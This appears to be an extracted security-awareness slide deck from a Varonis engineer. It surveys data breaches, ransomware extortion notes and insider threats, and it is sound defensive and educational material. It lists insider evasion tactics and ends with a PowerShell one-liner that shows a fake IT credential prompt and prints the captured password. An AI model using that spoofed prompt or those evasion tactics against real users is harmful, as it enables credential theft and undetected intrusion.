




Fighting a different battle than
conventional cybersecurity companies



Attackers Prey on Uncertainty

How to Fail at Threat Detection



About Me

- ◆ Courtney Chau
- ◆ Systems Engineer at Varonis – D.C. Metro
- ◆ cchau@varonis.com





The Varonis Origin Story

Agenda

- Attacker vs. Defender Mindset
- The New Threat Landscape
 - Sophisticated Insiders
 - Sophisticated External Attackers
- Rogue Insider Play-by-Play
- Encounter with a Russian APT
- Data-Centric Security Strategy





Another Day, Another Hack: 117 Million LinkedIn Emails And Passwords

May 18, 2016 7:04:00 AM EST

French police hit by security breach as data put online

The personal details of **112,000 French police officers** have been uploaded to **Google Drive** in a security breach just a fortnight after two officers were murdered at their home by a jihadist.

A mutual organisation which provides extra health and other insurance benefits for police says the details were uploaded by **a disgruntled worker**.

PANAMA PAPERS

The secrets of dirty money

2.6 terabytes of data



Aug
26
2014

Orange sanctioned by French regulator after customer data breach

Posted by Dissent at 8:22 am Business Sector, Exposure, Non-U.S., Subcontractor

“Orange has received a public warning from the French privacy watchdog Cnil after personal details of more than a million of its customers were leaked on the internet. Orange notified Cnil of the problem in April, blaming a technical fault at one of its marketing suppliers. Almost 1.3 million customers were affected, with their name, birth date, email and phone numbers made public.

Yahoo hit in worst hack ever, 500 million accounts swiped

The internet company, being bought by Verizon, says a state-sponsored actor stole email addresses, passwords and birth dates. Change your passwords. Now.

WHY THE OPM BREACH IS SUCH A SECURITY AND PRIVACY DEBACLE

At first, the government said the breach exposed the **personal information of approximately four million people**—information such as Social Security numbers, birthdates and addresses of current and former federal workers. Wrong.

It turns out the hackers, who are believed to be from China, also accessed so-called SF-86 forms, documents used for conducting background checks for worker security

What did hackers take from Ashley Madison and why?

The Ashley Madison hackers have posted **personal information** like e-mail addresses and account details from **32 million of the site's** members. The group has claimed two motivations: First, they've criticized Ashley Madison's core mission of arranging affairs between married individuals. Second, they've attacked Ashley Madison's business practices, in particular its requirement that users pay \$19 for the privilege of deleting all their data from the site (but, as it turns out, not all data was rubbed).



Disgruntled Admin



Ransomware / other threat



Disgruntled employee



Cyber threat, hackers, Hacktivism

Equifax Inc.

NYSE: EFX - Sep 25, 8:45 AM EDT

105.04 USD **0.00 (0.00%)**

Pre-market: 105.90 ↑ 0.82%

1 day

5 day


1 month

3 month

1 year


5 year

max



Open -
High -
Low -

Mkt cap 12.64B
P/E ratio 22.22
Div yield 1.49%



**After data breaches, Verizon knocks \$350M off
Yahoo sale, now valued at \$4.48B**



Workstations

Applications

Active Directory

Mobile Devices

Perimeter

Network

Where are we shining the light?



Where is the light we trust?





CYBERSECURITY INCIDENT

21.5 million background investigation files...



WannaCry

NotPetya

Cryptolocker

Locky

etc...

...and every ransomware attack

A photograph of a lightbulb lying on its side on a dark, reflective surface. The bulb is unlit, but its glass is dark and glossy, reflecting the ambient light. In the background, a blurred, warm-toned light source creates a bokeh effect. The overall mood is contemplative and mysterious.

DATA

Where are we shining the light?



The Monetization Pipeline

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.

Complete the INVOICE and a  option of your choice.
If you don't use the printed address, please refer to the important
reference numbers below in order to receive the items you will receive:

- a renewal software package
- an automatic, self-installing software

Complete instructions;
can apply in minutes.

Important reference numbers

The price of 365 user applications for the
lifetime of your hard disk space. You can pay by
cashier's check or international money order for the full amount of \$1800.
company, address, city, state, and zip code.
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

price of a lease for the
use a bankers draft,
to PC CYBORG CORPORATION
Include your name,
code. Mail your order

Press ENTER to continue



Bitcoin: Anonymously monetizing malware at scale



Ransomware-as-a-Service





But what's at stake if their data
isn't protected?

STATE OF CALIFORNIA

SCHEDULE 5
PROGRAM: NONCONTRACT

SCHEDULE OF MEDI-CAL ANCILLARY COSTS

Provider Name:
HOLLYWOOD PRESBYTERIAN MEDICAL CENTERFiscal Period Ended:
DECEMBER 31, 2012Provider NPI:
1922033547

		TOTAL ANCILLARY COST *	TOTAL ANCILLARY CHARGES (Adj)	RATIO COST TO CHARGES	MEDI-CAL CHARGES (From Schedule 6)	MEDI-CAL COST
ANCILLARY COST CENTERS						
50.00	Operating Room	\$ 9,028,033	\$ 52,526,135	0.171877	\$ 0	\$ 0
51.00	Recovery Room	2,320,630	38,463,066	0.060334	0	0
52.00	Labor Room and Delivery Room	10,690,393	19,893,113	0.537392	0	0
53.00	Anesthesiology	102,463	8,983,402	0.011406	0	0
54.00	Radiology-Diagnostic	4,238,445	23,400,390	0.181127	21,248	3,849
55.00	Radiology-Therapeutic	3,758,828	24,879,197	0.151083	0	0
56.00	Radioisotope	1,580,397	4,672,251	0.338252	200	68
57.00	CT Scan	1,679,398	41,541,854	0.040427	0	0
58.00	Magnetic Resonance Imaging (MRI)	1,002,291	11,215,016	0.089370	0	0
59.00	Cardiac Catheterization	2,271,938	17,755,163	0.127959	0	0
60.00	Laboratory	10,315,623	54,670,364	0.188688	75,110	14,172
61.00	PBP Clinical Laboratory Services-Program Only	0	0	0.000000	0	0
62.00	Whole Blood & Packed Red Blood Cells	0	0	0.000000	0	0
63.00	Blood Storing, Processing, & Transfusion	1,798,944	3,328,273	0.540504	0	0
64.00	Intravenous Therapy	0	0	0.000000	0	0
65.00	Respiratory Therapy	10,473,538	146,614,591	0.071436	0	0
66.00	Physical Therapy	3,660,298	13,750,674	0.266190	59,810	15,921
67.00	Occupational Therapy	147,928	6,918,915	0.021380	13,487	288
68.00	Speech Pathology	13,554	1,027,687	0.013189	4,997	66



New Case

Submit a new case



Check Case Status

Get the latest updates



(877) 364-5161

24/7 same day service

HOME

SERVICES ▾

LOCATIONS ▾

ABOUT ▾

PARTNERS ▾

CONTACT US ▾

97.2% Success Rate

Experts in data recovery

 Start Your Case Today


24/7/365 *Proven* success on thousands of previous cases.

Let us earn your trust as the industry leader in data recovery service.

 Click For Free Evaluation!

“Subsequent investigation by the FBI confirmed that PDR was only able to decrypt the victim's files by paying the subject the ransom amount via Bitcoin”

Detection Timeline



Hacked By #GOP

Warning :

We've already warned you, and this is just a beginning.

We continue till our request be met.

We've obtained all your internal data including your secrets and top secrets.

If you don't obey us, we'll release data shown below to the world.

Determine what will you do till November the **24th, 11:00 PM(GMT)**.

Data Link :

<https://www.sonypicturesstockfootage.com/SPEData.zip>

<http://dmipiaewh36.spe.sony.com/SPEData.zip>

<http://www.ntcnt.ru/SPEData.zip>

<http://www.thammasatpress.com/SPEData.zip>

<http://moodle.universidadebematech.com.br/SPEData.zip>



How Insiders Evade Detection


- Use a valid device during business hours
- Create shadow accounts or use service accounts
- Go low and slow
- Access unmonitored VIP mailboxes
- Grant permissions and then remove them
- Mask malicious activities with noise




Living off the Land

- Only using resources already available
- Don't touch the disk or trigger A/V scanning
- Load scripts in context of legitimate process (e.g., powershell.exe)
- File-less nature makes the indicators of compromise harder to detect





Ever get this prompt out of the blue?



```
C:\temp
PS ► $c = $host.ui.PromptForCredential('VARONIS IT','Please enter your credentials',$env:USERNAME,''); $c.getnetworkcredential() | fl *


UserName      : Yossi
Password      : Pa$$wq0rd
SecurePassword : System.Security.SecureString
Domain        :

